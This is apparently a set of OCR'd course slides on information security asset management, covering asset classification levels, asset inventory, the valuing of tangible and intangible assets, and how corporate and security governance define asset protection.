
Asset Management: Asset Classification

- Classification provides a **process to categorize assets** based on attributes defined by the organization
- Classification maps a defined set of expectations and activities to a particular category

Asset Classification


Category	Severity/Impact		
	High	**Moderate**	**Low**
Defense	Top- Secret	Secret	Confidential
Qualitative	High	Moderate	Low
Corporate	Restricted	Confidential	Public

Notes:



Asset Management: Asset Inventory

- Asset Inventory provides a repository to **document and track assets** within the organization
- It documents important information about an organization's assets
  - what exists?
  - where it exists?
  - how important it is?
  - who is responsible (ownership)?



Asset Management: Asset Value

- The value of an asset is important to defining how important an item is and to what extent the item must be protected

- **Valuing Tangible Assets** is a straightforward process when the organization can map a monetary value to the procurement of the asset

- **Valuing Intangible Assets** is difficult because there is no direct mapping; it is necessary to consider the cost if a compromise occurs or the data is lost

Notes:

Asset Management: Protection Strategy and Governance

- Corporate governance and information security governance work together to define the protection of an organization's assets

Corporate Governance

- Defines the expectations and protection measures for assets in advance
- Codifies the desired approach in organizational policies

Security Governance

- Provides recommendations based on feedback and information from the asset owner
- Documents accepted and rejected recommendations

Notes: